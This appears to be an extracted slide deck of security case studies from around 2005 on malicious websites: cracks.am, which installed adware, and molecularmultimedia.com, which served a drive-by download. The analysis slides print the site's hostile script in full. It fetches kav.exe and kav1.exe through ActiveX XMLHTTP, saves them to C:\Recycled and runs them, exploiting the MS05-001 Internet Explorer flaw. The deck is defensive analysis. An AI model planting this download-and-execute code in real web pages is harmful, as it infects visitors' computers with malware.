InitializeSecurityDescriptor  
SetSecurityDescriptorDacl  
RegCreateKeyExA  
RegCloseKey  
GetAdaptersInfo




# Case study #1: cracks.am

## Summary

- ⦿ This is all about money!
- ⦿ Using an IE bug, the ad toolbar gets installed (Symantec: Adware.ClickDLoader, March 2005).
- ⦿ The site cracks.am is targeting l33t wannabe users looking for cracks and keygen's ("I know a cool site where we can download a crack for HalfLife 2...") and is earning money by using an ad toolbar.
- ⦿ Up-to-date versions of IE / firefox and virus scanners could protect a user.

# Case study #2: molecularmultimedia

On a normal,  
sunny day their  
website used  
to look something  
like this:




www.molecularmultimedia.com  
(screenshot taken on 22/12/05)




# Case study #2: molecularmultimedia

Well, as discussed  
on full-disclosure  
in October 2005  
on a not so sunny  
day one might  
have experienced  
a help dialogue  
popping up?!




# Case study #2: molecularmultimedia

JavaScript errors?!




# Case study #2: molecularmultimedia

Strange error  
messages...



# Case study #2: molecularmultimedia

Finally the website was trying to close the browser window.



# Case study #2: Analysis

**What happened when accessing molecularmultimedia.com?**

- ⊙ A variety of unusual things (help dialogue, error messages, window tried to close itself) were happening when accessing the website.
- ⊙ What was detected by our tool?
  - ✓ New files were created on client system: kav.exe, kav1.exe, money.exe (all identical), x.chm
- ⊙ How did they do it (aka the shotgun-approach)?



# Case study #2: Analysis

## The code (digest):

```
<html><head>
<title>Empty</title>
<body oncontextmenu="return false" onselectstart="return false" ondragstart="return false">
<body oncontextmenu="return false" onselectstart="return false" ondragstart="return false">
<script>function s() {return true;}
window.onerror=s;var d="C:\\Recycled\\Q330995.exe";
try{
b=new ActiveXObject("Microsoft.XMLHTTP");b.Open("GET","kav.exe",0);b.Send();o=new ActiveXObject('ADODB.Stream');o.Mode=3;o.Type=1;o.Open
();o.Write(b.responseBody);o.SaveToFile(d,2);
}catch(e){};
try{document.write("<object classid=clsid:11311111-1111-1111-1111-111111111157 codebase='"+d+"' style=display:none>");}catch(e){document.write("<object
classid=clsid:10000000-1000-0000-10000-0003000000001 codebase='"+d+"' style=display:none></object>");}</script><object classid=clsid:
10003000-1000-0000-10000-0000000000001 codebase=kav.exe></object>
<script>
d="C:\\Recycled\\Q33099.exe";
try{
b=new ActiveXObject("Microsoft.XMLHTTP");b.Open("GET","kav1.exe",0);b.Send();o=new ActiveXObject('ADODB.Stream');o.Mode=3;o.Type=1;o.Open
();o.Write(b.responseBody);o.SaveToFile(d,2);
}catch(e){};
try{document.write("<object classid=clsid:11311111-1111-1111-1111-111111111157 codebase='"+d+"' style=display:none>");}catch(e){document.write("<object
classid=clsid:10000000-1000-0000-10000-0003000000001 codebase='"+d+"' style=display:none></object>");}</script><object classid=clsid:
10003000-1000-0000-10000-0000000000001 codebase=kav1.exe></object>
</head>
<!--LiveInternet counter--><script language="JavaScript"><!--
document.write('<a href="http://www.liveinternet.ru/click" '+
'target=_blank></a>')//--></script><!--/LiveInternet-->
</script>
```

# Case study #2: Analysis

## Background information on the exploits used:

- ◎ It used a combination of different exploits targeting a variety of system configurations:
- ◎ Symantec identified the first exploit as “Trojan.Phel.A” which attempts to exploit the Microsoft Internet Explorer HTML Help Control Local Zone Security Restriction Bypass vulnerability (MS05-001) and therewith tries to infect computers running IE 6.0 SP1 (e.g. MS Windows XP Service Pack 1 and 2 as well as 2000 and 2003 Server (published December 04 / January 05)).

